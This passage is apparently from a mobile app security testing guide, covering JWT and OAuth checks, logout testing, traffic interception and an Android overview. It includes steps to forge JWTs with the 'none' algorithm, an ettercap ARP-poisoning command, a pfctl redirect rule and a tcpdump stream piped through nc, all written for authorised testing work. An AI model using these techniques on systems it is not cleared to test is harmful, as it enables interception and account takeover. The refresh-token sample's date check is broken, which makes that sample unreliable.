- Verify that no sensitive data, such as personal identifiable information, is embedded in the JWT. If, for some reason, the architecture requires transmission of such information in the token, make sure that payload encryption is being applied. See the sample Java implementation on the [OWASP JWT Cheat Sheet_Cheat_Sheet_for_Java](#)).
- Make sure that replay attacks are addressed with the `jti` (JWT ID) claim, which

gives the JWT a unique identifier.

- Verify that tokens are stored securely on the mobile phone, with, for example, KeyChain (iOS) or KeyStore (Android).

Enforcing the Hashing Algorithm

An attacker executes this by altering the token and, using the ‘none’ keyword, changing the hashing algorithm to indicate that the integrity of the token has already been verified. As explained at the link above, some libraries treated tokens signed with the none algorithm as if they were valid tokens with verified signatures, so the application will trust altered token claims.

For example, in Java applications, the expected algorithm should be requested explicitly when creating the verification context:

```
// HMAC key - Block serialization and storage as String in JVM memory
private transient byte[] keyHMAC = ...;

//Create a verification context for the token requesting explicitly the
use of the HMAC-256 hashing algorithm

JWTVerifier verifier = JWT.require(Algorithm.HMAC256(keyHMAC)).build();

//Verify the token; if the verification fails then an exception is
thrown

DecodedJWT decodedToken = verifier.verify(token);
```

Token Expiration

Once signed, a stateless authentication token is valid forever unless the signing key changes. A common way to limit token validity is to set an expiration date. Make sure that the tokens include an “exp” expiration claim and the back end doesn’t process expired tokens.

A common method of granting tokens combines [access tokens and refresh tokens](#). When the user logs in, the backend service issues a short-lived *access token* and a long-lived *refresh token*. The application can then use the refresh token to obtain a new access token,

if the access token expires.

For apps that handle sensitive data, make sure that the refresh token expires after a reasonable period of time. The following example code shows a refresh token API that checks the refresh token's issue date. If the token is not older than 14 days, a new access token is issued. Otherwise, access is denied and the user is prompted to login again.

```
app.post('/refresh_token', function (req, res) {
  // verify the existing token
  var profile = jwt.verify(req.body.token, secret);

  // if more than 14 days old, force login
  if (profile.original_iat - new Date() > 14) { // iat == issued at
    return res.send(401); // re-login
  }

  // check if the user still exists or if authorization hasn't been
  // revoked
  if (!valid) return res.send(401); // re-logging

  // issue a new token
  var refreshed_token = jwt.sign(profile, secret, { expiresInMinutes:
  60*5 });
  res.json({ token: refreshed_token });
});
```

Dynamic Analysis

Investigate the following JWT vulnerabilities while performing dynamic analysis:

- Usage of [asymmetric algorithms](#):
 - JWT offers several asymmetric algorithms as RSA or ECDSA. When these algorithms are used, tokens are signed with the private key and the public key is used for verification. If a server is expecting a token to be signed with an asymmetric algorithm and receives a token signed with HMAC, it will treat the public key as an HMAC secret key. The public key can then be misused, employed as an HMAC secret key to sign the tokens.
- Token Storage on the client:

- The token storage location should be verified for mobile apps that use JWT.
- Cracking the signing key:
 - Token signatures are created via a private key on the server. After you obtain a JWT, choose a tool for [brute forcing the secret key offline](#). See the tools section for details.
- Information Disclosure:
 - Decode the Base64-encoded JWT and find out what kind of data it transmits and whether that data is encrypted.

Also, make sure to check out the OWASP JWT Cheat Sheet]

([https://www.owasp.org/index.php/JSON_Web_Token_\(JWT\)_Cheat_Sheet_for_Java](https://www.owasp.org/index.php/JSON_Web_Token_(JWT)_Cheat_Sheet_for_Java) “OWASP JWT Cheat Sheet”).

Tampering with the Hashing Algorithm

Modify the `a1g` attribute in the token header, then delete `HS256`, set it to `none`, and use an empty signature (e.g., `signature = ""`). Use this token and replay it in a request. Some libraries treat tokens signed with the none algorithm as a valid token with a verified signature. This allows attackers to create their own “signed” tokens.

User Logout and Session Timeouts

Minimizing the lifetime of session identifiers and tokens decreases the likelihood of successful account hijacking. The purpose of this test case is verifying logout functionality and determining whether it effectively terminates the session on both client and server and invalidates a stateless token.

Failing to destroy the server-side session is one of the most common logout functionality implementation errors . This error keeps the session or token alive, even after the user logs out of the application. An attacker who gets valid authentication information can continue to use it and hijack a user account.

Many mobile apps don’t automatically log users out because it is inconvenient for customers by implementing stateless authentication. The application should still have a logout function, and it should be implemented according to best practices, destroying the

access and refresh token on the client and server. Otherwise, authentication can be bypassed when the refresh token is not invalidated.

Verifying Best Practices

If server code is available, make sure logout functionality terminates the session is terminated . This verification will depend on the technology. Here are examples session termination for proper server-side logout:

- Spring (Java) - <http://docs.spring.io/spring-security/site/docs/current/apidocs/org/springframework/security/web/authentication/logout/LogoutHandler.html>
- Ruby on Rails - <http://guides.rubyonrails.org/security.html>
- PHP - <http://php.net/manual/en/function.session-destroy.php>

If access and refresh tokens are used with stateless authentication, they should be deleted from the mobile device. The [refresh token should be invalidated on the server](#).

Dynamic Analysis

Use an interception proxy for dynamic application analysis. Use the following steps to check whether the logout is implemented properly.

1. Log into the application.
2. Perform a couple of operations that require authentication inside the application.
3. Log out.
4. Resend one of the operations from step 2 with an interception proxy (Burp Repeater, for example). . This will send to the server a request with the session ID or token that was invalidated in step 3.

If logout is correctly implemented on the server, an error message or redirect to the login page will be sent back to the client. On the other hand, if you receive the same response you got in step 2, the token or session ID is still valid and hasn't been correctly terminated on the server. The OWASP Web Testing Guide ([OTG-SESS-006](#)) includes a detailed explanation and more test cases.

Testing OAuth 2.0 Flows

OAuth 2.0 defines a delegation protocol for conveying authorization decisions across APIs and a network of web-enabled applications. It is used in a variety of applications, including user authentication applications.

Common uses for OAuth2 include:

- Getting permission from the user to access an online service using their account.
- Authenticating to an online service on behalf of the user.
- Handling authentication errors.

According to OAuth 2.0, a mobile client seeking access to a user's resources must first ask the user to authenticate against an *authentication server*. With the users' approval, the authorization server then issues a token that allows the app to act on behalf of the user. Note that the OAuth2 specification doesn't define any particular kind of authentication or access token format.


OAuth 2.0 defines four roles:

- Resource Owner: the account owner
- Client: the application that wants to access the user's account with the access tokens
- Resource Server: hosts the user accounts
- Authorization Server: verifies user identity and issues access tokens to the application

Note: The API fulfills both the Resource Owner and Authorization Server roles.

Therefore, we will refer to both as the API.

Abstract Protocol Flow



Here is a more [detailed explanation](#) of the steps in the diagram:

1. The application requests user authorization to access service resources.
2. If the user authorizes the request, the application receives an authorization grant. The authorization grant may take several forms (explicit, implicit, etc.).
3. The application requests an access token from the authorization server (API) by presenting authentication of its own identity along with the authorization grant.
4. If the application identity is authenticated and the authorization grant is valid, the authorization server (API) issues an access token to the application, completing the authorization process. The access token may have a companion refresh token.
5. The application requests the resource from the resource server (API) and presents the access token for authentication. The access token may be used in several ways (e.g., as a bearer token).
6. If the access token is valid, the resource server (API) serves the resource to the application.

OAUTH 2.0 Best Practices

Verify that the following best practices are followed:

User agent:

- The user should have a way to visually verify trust (e.g., Transport Layer Security (TLS) confirmation, website mechanisms).
- To prevent man-in-the-middle attacks, the client should validate the server's fully qualified domain name with the public key the server presented when the connection was established.

Type of grant:

- On native apps, code grant should be used instead of implicit grant.
- When using code grant, PKCE (Proof Key for Code Exchange) should be implemented to protect the code grant. Make sure that the server also implements it.
- The auth "code" should be short-lived and used immediately after it is received. Verify that auth codes only reside on transient memory and aren't stored or logged.

Client secrets:

- Shared secrets should not be used to prove the client's identity because the client could be impersonated ("client_id" already serves as proof). If they do use client secrets, be sure that they are stored in secure local storage.

End-User credentials:

- Secure the transmission of end-user credentials with a transport-layer method, such as TLS.

Tokens:

- Keep access tokens in transient memory.
- Access tokens must be transmitted over an encrypted connection.
- Reduce the scope and duration of access tokens when end-to-end confidentiality can't be guaranteed or the token provides access to sensitive information or transactions.
- Remember that an attacker who has stolen tokens can access their scope and all resources associated with them if the app uses access tokens as bearer tokens with no other way to identify the client.
- Store refresh tokens in secure local storage; they are long-term credentials.

External User Agent vs. Embedded User Agent

OAuth2 authentication can be performed either through an external user agent (e.g. Chrome or Safari) or in the app itself (e.g. through a WebView embedded into the app or an authentication library). None of the two modes is intrinsically "better" - instead, what mode to choose depends on the context.

Using an *external user agent* is the method of choice for apps that need to interact with social media accounts (Facebook, Twitter, etc.). Advantages of this method include:

- The user's credentials are never directly exposed to the app. This guarantees that the app cannot obtain the credentials during the login process ("credential phishing").
- Almost no authentication logic must be added to the app itself, preventing coding errors.

On the negative side, there is no way to control the behavior of the browser (e.g. to activate certificate pinning).

For apps that operate within a closed ecosystem, *embedded authentication* is the better choice. For example, consider a banking app that uses OAuth2 to retrieve an access token from the bank's authentication server, which is then used to access a number of micro services. In that case, credential phishing is not a viable scenario. It is likely preferable to keep the authentication process in the (hopefully) carefully secured banking app, instead of placing trust on external components.

Other OAuth2 Best Practices

For additional best practices and detailed information please refer to the following source documents:

- [RFC6749 - The OAuth 2.0 Authorization Framework](#)
- [DRAFT - OAuth 2.0 for Native Apps](#)
- [RFC6819 - OAuth 2.0 Threat Model and Security Considerations](#)

References

OWASP Mobile Top 10 2016

- M4 - Insecure Authentication -
https://www.owasp.org/index.php/Mobile_Top_10_2016-M4-Insecure.Authentication

OWASP MASVS

- V4.1: “If the app provides users access to a remote service, some form of authentication, such as username/password authentication, is performed at the remote endpoint.”
- V4.2: “If stateful session management is used, the remote endpoint uses randomly generated session identifiers to authenticate client requests without sending the user’s credentials.”
- V4.3: “If stateless token-based authentication is used, the server provides a token that has been signed with a secure algorithm.”

- V4.4: “The remote endpoint terminates the existing stateful session or invalidates the stateless session token when the user logs out.”
- V4.5: “A password policy exists and is enforced at the remote endpoint.”
- V4.6: “The remote endpoint implements an exponential back-off or temporarily locks the user account when incorrect authentication credentials are submitted an excessive number of times.”
- V4.8: “Sessions and access tokens are invalidated at the remote endpoint after a predefined period of inactivity.”
- V4.9: “A second factor of authentication exists at the remote endpoint, and the 2FA requirement is consistently enforced.”
- V4.10: “Sensitive transactions require step-up authentication.”

CWE

- CWE-287: Improper Authentication
- CWE-307: Improper Restriction of Excessive Authentication Attempts
- CWE-308: Use of Single-factor Authentication
- CWE-521: Weak Password Requirements
- CWE-613: Insufficient Session Expiration

Tools

- Free and Professional Burp Suite editions - <https://portswigger.net/burp/> Important precision: The free Burp Suite edition has significant limitations . In the Intruder module, for example, the tool automatically slows down after a few requests, password dictionaries aren't included, and you can't save projects.
- OWASP ZAP -
https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- [jwtbrute](#)
- [crackjwt](#)
- [John the ripper](#)

Testing Network Communication

Practically every network-connected mobile app uses the Hypertext Transfer Protocol (HTTP) or HTTP over Transport Layer Security (TLS), HTTPS, to send and receive data to and from remote endpoints. Consequently, network-based attacks (such as packet sniffing and man-in-the-middle-attacks) are a problem. In this chapter we discuss potential vulnerabilities, testing techniques, and best practices concerning the network communication between mobile apps and their endpoints.

Intercepting HTTP(S) Traffic

In many cases, it is most practical to configure a system proxy on the mobile device, so that HTTP(S) traffic is redirected through an *interception proxy* running on your host machine. By monitoring the requests between the mobile app client and the backend, you can easily map the available server-side APIs and gain insight into the communication protocol. Additionally, you can replay and manipulate requests to test for server-side bugs.

Several free and commercial proxy tools are available. Here are some of the most popular:

- [Burp Suite](#)
- [OWASP ZAP](#)
- [Charles Proxy](#)

To use the interception proxy, you'll need run it on your PC/MAC and configure the mobile app to route HTTP(S) requests to your proxy. In most cases, it is enough to set a system-wide proxy in the network settings of the mobile device - if the app uses standard HTTP APIs or popular libraries such as `okhttp`, it will automatically use the system settings.

Using a proxy breaks SSL certificate verification and the app will usually fail to initiate TLS connections. To work around this issue, you can install your proxy's CA certificate on the device. We'll explain how to do this in the OS-specific “Basic Security Testing” chapters.

Request to http://example.com:80 [93.184.216.34]

Forward Drop Intercept is on Action

Comment this item

Raw Headers Hex

GET / HTTP/1.1
Host: example.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 7.0; SM-G955F Build/NRD90M) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/60.0.3112.116 Mobile Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-GB,en;q=0.8,en-US;q=0.6,de;q=0.4,th;q=0.2
Connection: close

? < + > Type a search term 0 matches

Intercepting Traffic on the Network Layer

Dynamic analysis by using an interception proxy can be straight forward if standard libraries are used in the app and all communication is done via HTTP. But there are several cases where this is no working:

- If mobile application development platforms like [Xamarin](#) are used that ignore the system proxy settings;
- If you want to intercept push notifications, like for example GCM/Firebase Cloud Messaging on Android;
- If XMPP or other non-HTTP protocols are used.

In these cases you need to monitor and analyze the network traffic first in order to decide what to do next. Luckily, there are several options for redirecting and intercepting network communication:

- Route the traffic through the host machine. You can set up your Mac/PC as the network gateway, e.g. by using the built-in Internet Sharing facilities of your operating system. You can then use [Wireshark](#) to sniff any Internet-bound traffic from the mobile device;
- Use [ettercap](#) to redirect network traffic from the mobile device to your host machine (see below);

- On a rooted device, you can use hooking or code injection to intercept network-related API calls (e.g. HTTP requests) and dump or even manipulate the arguments of these calls. This eliminates the need to inspect the actual network data. We'll talk in more detail about these techniques in the “Reverse Engineering and Tampering” chapters;
- On iOS, you can create a “Remote Virtual Interface” instead. We'll describe this method in the chapter “Basic Security Testing on iOS”.

Simulating a Man-in-the-Middle Attack

[Ettercap](#) can be used during network penetration tests in order to simulate a man-in-the-middle attack. This is achieved by executing [ARP poisoning or spoofing](#) to the target machines. When such an attack is successful, all packets between two machines are redirected to a third machine that acts as the man-in-the-middle and is able to intercept the traffic for analysis.

For a full dynamic analysis of a mobile app, all network traffic should be intercepted. To be able to intercept the messages several steps should be considered for preparation.

Ettercap Installation

Ettercap is available for all major Linux and Unix operating systems and should be part of their respective package installation mechanisms. You need to install it on your machine that will act as the MITM. On macOS it can be installed by using brew.

```
$ brew install ettercap
```

Ettercap can also be installed through `apt-get` on Debian based linux distributions.

```
sudo apt-get install zlib1g zlib1g-dev
sudo apt-get install build-essential
sudo apt-get install ettercap
```

Network Analyzer Tool

Install a tool that allows you to monitor and analyze the network traffic that will be redirected to your machine. The two most common network monitoring (or capturing) tools are:

- [Wireshark](#) (CLI pendant: [tshark](#)) and
- [tcpdump](#)

Wireshark offers a GUI and is more straightforward if you are not used to the command line. If you are looking for a command line tool you should either use TShark or tcpdump. All of these tools are available for all major Linux and Unix operating systems and should be part of their respective package installation mechanisms.

Network Setup

To be able to get a man-in-the-middle position your machine should be in the same wireless network as the mobile phone and the gateway it communicates to. Once this is done you need the following information:

- IP address of mobile phone
- IP address of gateway

ARP Poisoning with Ettercap

Start ettercap with the following command and replace the first IP addresses with the network gateway in the wireless network and the second one with the one of your mobile device.

```
$ sudo ettercap -T -i en0 -M arp:remote /192.168.0.1// /192.168.0.105//
```

On the mobile phone start the browser and navigate to example.com, you should see output like the following:

```
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
```

```
Listening on:
```

```
en0 -> AC:BC:32:81:45:05  
192.168.0.105/255.255.255.0  
fe80::c2a:e80c:5108:f4d3/64
```

```
SSL dissection needs a valid 'redir_command_on' script in the  
etter.conf file  
Privileges dropped to EUID 65534 EGID 65534...
```

```
33 plugins  
42 protocol dissectors  
57 ports monitored  
20388 mac vendor fingerprint  
1766 tcp OS fingerprint  
2182 known services
```

```
Scanning for merged targets (2 hosts)...
```

```
* |=====>| 100.00 %
```

```
2 hosts added to the hosts list...
```

```
ARP poisoning victims:
```

```
GROUP 1 : 192.168.0.1 F8:E9:03:C7:D5:10
```

```
GROUP 2 : 192.168.0.102 20:82:C0:DE:8F:09
```

```
Starting Unified sniffing...
```

```
Text only Interface activated...
```

```
Hit 'h' for inline help
```

```
Sun Jul  9 22:23:05 2017 [855399]  
:::0 --> ff02::1:ff11:998b:0 | SFR (0)
```

```
Sun Jul  9 22:23:10 2017 [736653]  
TCP 172.217.26.78:443 --> 192.168.0.102:34127 | R (0)
```

```
Sun Jul  9 22:23:10 2017 [737483]  
TCP 74.125.68.95:443 --> 192.168.0.102:35354 | R (0)
```

If that's the case, you are now able to see the complete network traffic that is sent and received by the mobile phone. This includes also DNS, DHCP and any other form of communication and can therefore be quite “noisy”. You should therefore know how to use

[DisplayFilters in Wireshark](#) or know how to filter in `tcpdump` to focus only on the relevant traffic for you.

Man-in-the-middle attacks work against any device and operating system as the attack is executed on OSI Layer 2 through ARP Spoofing. When you are MITM you might not be able to see clear text data, as the data in transit might be encrypted by using TLS, but it will give you valuable information about the hosts involved, the protocols used and the ports the app is communicating with.

As an example we will now redirect all requests from a Xamarin app to our interception proxy in the next section.

Span Port / Port Forwarding

As an alternative to a MITM attack with `ettercap`, a Wifi Access Point (AP) or router can also be used instead. The setup requires access to the configuration of the AP and this should be clarified prior to the engagement. If it's possible to reconfigure you should check first if the AP supports either:

- port forwarding or
- has a span or mirror port.

In both scenarios the AP needs to be configured to point to your machines IP. Tools like `Wireshark` can then again be used to monitor and record the traffic for further investigation.

Setting a Proxy Through Runtime Instrumentation

On a rooted or jailbroken device, you can also use runtime hooking to set a new proxy or redirect network traffic. This can be achieved with hooking tools like [Inspeckage](#) or code injection frameworks like [frida](#) and [cyscript](#). You'll find more information about runtime instrumentation in the “Reverse Engineering and Tampering” chapters of this guide.

Example: Dealing with Xamarin

Xamarin is a mobile application development platform that is capable of producing [native Android](#) and [iOS apps](#) by using Visual Studio and C# as programming language.

When testing a Xamarin app and when you are trying to set the system proxy in the WiFi settings you won't be able to see any HTTP requests in your interception proxy, as the apps created by Xamarin do not use the local proxy settings of your phone. There are two ways to resolve this:

1. Add a [default proxy to the app](#), by adding the following code in the `onCreate()` or `Main()` method and re-create the app:

```
WebRequest.DefaultWebProxy = new WebProxy("192.168.11.1", 8080);
```

1. Use ettercap in order to get a man-in-the-middle position (MITM), see the section above about how to setup a MITM attack. When being MITM we only need to redirect port 443 to our interception proxy running on localhost. This can be done by using the command `rdr` on macOS:

```
$ echo "
rdr pass inet proto tcp from any to any port 443 -> 127.0.0.1 port 8080
" | sudo pfctl -ef -
```

The interception proxy need to listen to the port specified in the port forwarding rule above, which is 8080

CA Certificates

If not already done, install the CA certificates in your mobile device which will allow us to intercept HTTPS requests:

- [Install the CA certificate of your interception proxy into your Android phone](#).
- [Install the CA certificate of your interception proxy into your iOS phone](#)

Intercepting Traffic

Start using the app and trigger it's functions. You should see HTTP messages showing up in your interception proxy.

When using ettercap you need to activate “Support invisible proxying” in Proxy Tab / Options / Edit Interface

Verifying Data Encryption on the Network

Overview

One of the core mobile app functions is sending/receiving data over untrusted networks like the Internet. If the data is not properly protected in transit, an attacker with access to any part of the network infrastructure (e.g., a Wi-Fi access point) may intercept, read, or modify it. This is why plaintext network protocols are rarely advisable.

The vast majority of apps rely on HTTP for communication with the backend. HTTPS wraps HTTP in an encrypted connection (the acronym HTTPS originally referred to HTTP over Secure Socket Layer (SSL); SSL is the deprecated predecessor of TLS). TLS allows authentication of the backend service and ensures confidentiality and integrity of the network data.

Recommended TLS Settings

Ensuring proper TLS configuration on the server side is also important. SSL is deprecated and should no longer be used. TLS v1.2 and v1.3 are considered secure, but many services still allow TLS v1.0 and v1.1 for compatibility with older clients.

When both the client and server are controlled by the same organization and used only for communicating with one another, you can increase security by [hardening the configuration](#).

If a mobile application connects to a specific server, its networking stack can be tuned to ensure the highest possible security level for the server’s configuration. Lack of support in the underlying operating system may force the mobile application to use a weaker configuration.

For example, the popular Android networking library okhttp uses the following preferred set of cipher suites, but these are only available on Android versions 7.0 and later:

- `TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256`

- TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
- TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
- TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256
- TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256

To support earlier versions of Android, it adds a few ciphers that are considered less secure, for example, `TLS_RSA_WITH_3DES_EDE_CBC_SHA` .

Similarly, the iOS ATS (App Transport Security) configuration requires one of the following ciphers:

- TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
- TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
- TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
- TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
- TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA

Static Analysis

Identify all API/web service requests in the source code and ensure that no plain HTTP URLs are requested. Make sure that sensitive information is sent over secure channels by using [HttpsURLConnection](#) or [SSLSocket](#) (for socket-level communication using TLS).

Be aware that `SSLSocket` **doesn't** verify the hostname. Use `getDefaultHostnameVerifier` to verify the hostname. The Android developer documentation includes a [code example](#).

Verify that the server is configured according to best practices. See also the [OWASP Transport Layer Protection cheat sheet](#) and the [Qualys SSL/TLS Deployment Best Practices](#).

The configuration file of the web server or reverse proxy at which the HTTPS connection terminates is required for static analysis. See also the [OWASP Transport Layer Protection cheat sheet](#) and the [Qualys SSL/TLS Deployment Best Practices](#).

Dynamic Analysis

Intercept the tested app's incoming and outgoing network traffic and make sure that this traffic is encrypted. You can intercept network traffic in any of the following ways:

- Capture all HTTP and Websocket traffic with an interception proxy like [OWASP ZAP](#) or [Burp Suite Professional](#) and make sure all requests are made via HTTPS instead of HTTP.

Interception proxies like Burp and OWASP ZAP will show HTTP traffic only. You can, however, use Burp plugins such as [Burp-non-HTTP-Extension](#) and [mitm-relay](#) to decode and visualize communication via XMPP and other protocols.

Some applications may not work with proxies like Burp and ZAP because of Certificate Pinning. In such a scenario, please check “Testing Custom Certificate Stores and SSL Pinning”. Tools like Vproxy can be used to redirect all HTTP(S) traffic to your machine to sniff and investigate it for unencrypted requests.

- Capture all network traffic with Tcpdump. Consider this when Burp or OWASP ZAP do not recognize protocols (e.g. XMPP). You can begin live capturing via the command:

```
adb shell "tcpdump -s 0 -w - | nc -l -p 1234"
adb forward tcp:1234 tcp:1234
```

You can display the captured traffic in a human-readable format with Wireshark. Figure out which protocols are used and whether they are unencrypted. Capturing all traffic (TCP and UDP) is important, so you should execute all functions of the tested application after

you've intercepted it.

Making Sure that Critical Operations Use Secure Communication Channels

Overview

For sensitive applications like banking apps, [OWASP MASVS](#) introduces “Defense in Depth” verification levels. The critical operations (e.g., user enrollment and account recovery) of such applications are some of the most attractive targets to attackers. This requires implementation of advanced security controls, such as additional channels (e.g., SMS and e-mail) to confirm user actions.

Static Analysis

Review the code and identify the parts that refer to critical operations. Make sure that additional channels are used for such operation. The following are examples of additional verification channels:

- Token (e.g., RSA token, yubikey);
- Push notification (e.g., Google Prompt);
- SMS;
- E-mail;
- Data from another website you visited or scanned;
- Data from a physical letter or physical entry point (e.g., data you receive only after signing a document at a bank).

Dynamic Analysis

Identify all of the tested application's critical operations (e.g., user enrollment, account recovery, and money transfer). Ensure that each critical operation requires at least one additional channel (e.g., SMS, e-mail, or token). Make sure that directly calling the function bypasses usage of these channels.

Remediation

Make sure that critical operations enforce the use of at least one additional channel to confirm user actions. These channels must not be bypassed when executing critical operations. If you're going to implement an additional factor to verify the user's identity, consider [Infobip 2FA library](#) or one-time passcodes (OTP) via [Google Authenticator](#).

References

OWASP Mobile Top 10 2016

- M3 - Insecure Communication -
https://www.owasp.org/index.php/Mobile_Top_10_2016-M3-Insecure_Communication

OWASP MASVS

- V5.1: “Data is encrypted on the network with TLS. The secure channel is used consistently throughout the app.”
- V5.5: “The app doesn’t rely on a single insecure communication channel (e-mail or SMS) for critical operations such as enrollment and account recovery.”

CWE

- CWE-308 - Use of Single-factor Authentication
- CWE-319 - Cleartext Transmission of Sensitive Information

Tools

- Tcpdump - <http://www.androidtcpdump.com/>
- Wireshark - <https://www.wireshark.org/>
- OWASP ZAP -
https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- Burp Suite - <https://portswigger.net/burp/>

- Vproxy - <https://github.com/B4rD4k/Vproxy>

Android Platform Overview

This section introduces the Android platform from the architecture point of view. The following four key areas are discussed:

1. Android security architecture
2. Android application structure
3. Inter-process Communication (IPC)
4. Android application publishing

Visit the official [Android developer documentation website](#) for more details about the Android platform.

Android Security Architecture


Android is a Linux-based open source platform developed by Google as a mobile operating system (OS). Today the platform is the foundation for a wide variety of modern technology, such as mobile phones, tablets, wearable tech, TVs, and other “smart” devices. Typical Android builds ship with a range of pre-installed (“stock”) apps and support installation of third-party apps through the Google Play store and other marketplaces.

Android’s software stack is composed of several different layers. Each layer defines interfaces and offers specific services.



At the lowest level, Android is based on a variation of the Linux Kernel. On top of the kernel, the Hardware Abstraction Layer (HAL) defines a standard interface for interacting with built-in hardware components. Several HAL implementations are packaged into shared library modules that the Android system calls when required. This is the basis for allowing applications to interact with the device’s hardware—for example, it allows a stock phone application to use a device’s microphone and speaker.

Android apps are usually written in Java and compiled to Dalvik bytecode, which is somewhat different from the traditional Java bytecode. Dalvik bytecode is created by first compiling the Java code to .class files, then converting the JVM bytecode to the Dalvik .dex format with the `dx` tool.



The current version of Android executes this bytecode on the Android runtime (ART). ART is the successor to Android's original runtime, the Dalvik Virtual Machine. The key difference between Dalvik and ART is the way the bytecode is executed.

In Dalvik, bytecode is translated into machine code at execution time, a process known as *just-in-time* (JIT) compilation. JIT compilation adversely affects performance: the compilation must be performed every time the app is executed. To improve performance, ART introduced *ahead-of-time* (AOT) compilation. As the name implies, apps are precompiled before they are executed for the first time. This precompiled machine code is used for all subsequent executions. AOT improves performance by a factor of two while reducing power consumption.

Android apps don't have direct access to hardware resources, and each app runs in its own sandbox. This allows precise control over resources and apps: for instance, a crashing app doesn't affect other apps running on the device. At the same time, the Android runtime controls the maximum number of system resources allocated to apps, preventing any one app from monopolizing too many resources.

Android Users and Groups

Even though the Android operating system is based on Linux, it doesn't implement user accounts in the same way other Unix-like systems do. In Android, the multi-user support of the Linux kernel is sandboxed: with a few exceptions, each app runs as though under a separate Linux user, effectively isolated from other apps and the rest of the operating system.

The file [system/core/include/private/android_filesystem_config.h](#) includes a list of the predefined users and groups system processes are assigned to. UIDs (userIDs) for other applications are added as the latter are installed. For more details, check out Bin Chen's [blog post](#) on Android sandboxing.

For example, Android Nougat defines the following system users:

```
#define AID_ROOT          0 /* traditional unix root user */

#define AID_SYSTEM         1000 /* system server */

...
#define AID_SHELL          2000 /* adb and debug shell user */

...
#define AID_APP            10000 /* first app user */

...
```

Android Application Structure

Communication with the Operating System

Android apps interact with system services via the Android Framework, an abstraction layer that offers high-level Java APIs. The majority of these services are invoked via normal Java method calls and are translated to IPC calls to system services that are running in the background. Examples of system services include:

- Connectivity (Wi-Fi, Bluetooth, NFC, etc.)
- Files
- Cameras
- Geolocation (GPS)
- Microphone

The framework also offers common security functions, such as cryptography.

The API specifications change with every new Android release. Critical bug fixes and security patches are usually applied to earlier versions as well. The oldest Android version supported at the time of writing is 4.4 (KitKat), API level 19, and the current Android version is 7.1 (Nougat), API level 25.

Noteworthy API versions:

- Android 4.2 Jelly Bean (API 16) in November 2012 (introduction of SELinux)
- Android 4.3 Jelly Bean (API 18) in July 2013 (SELinux became enabled by default)
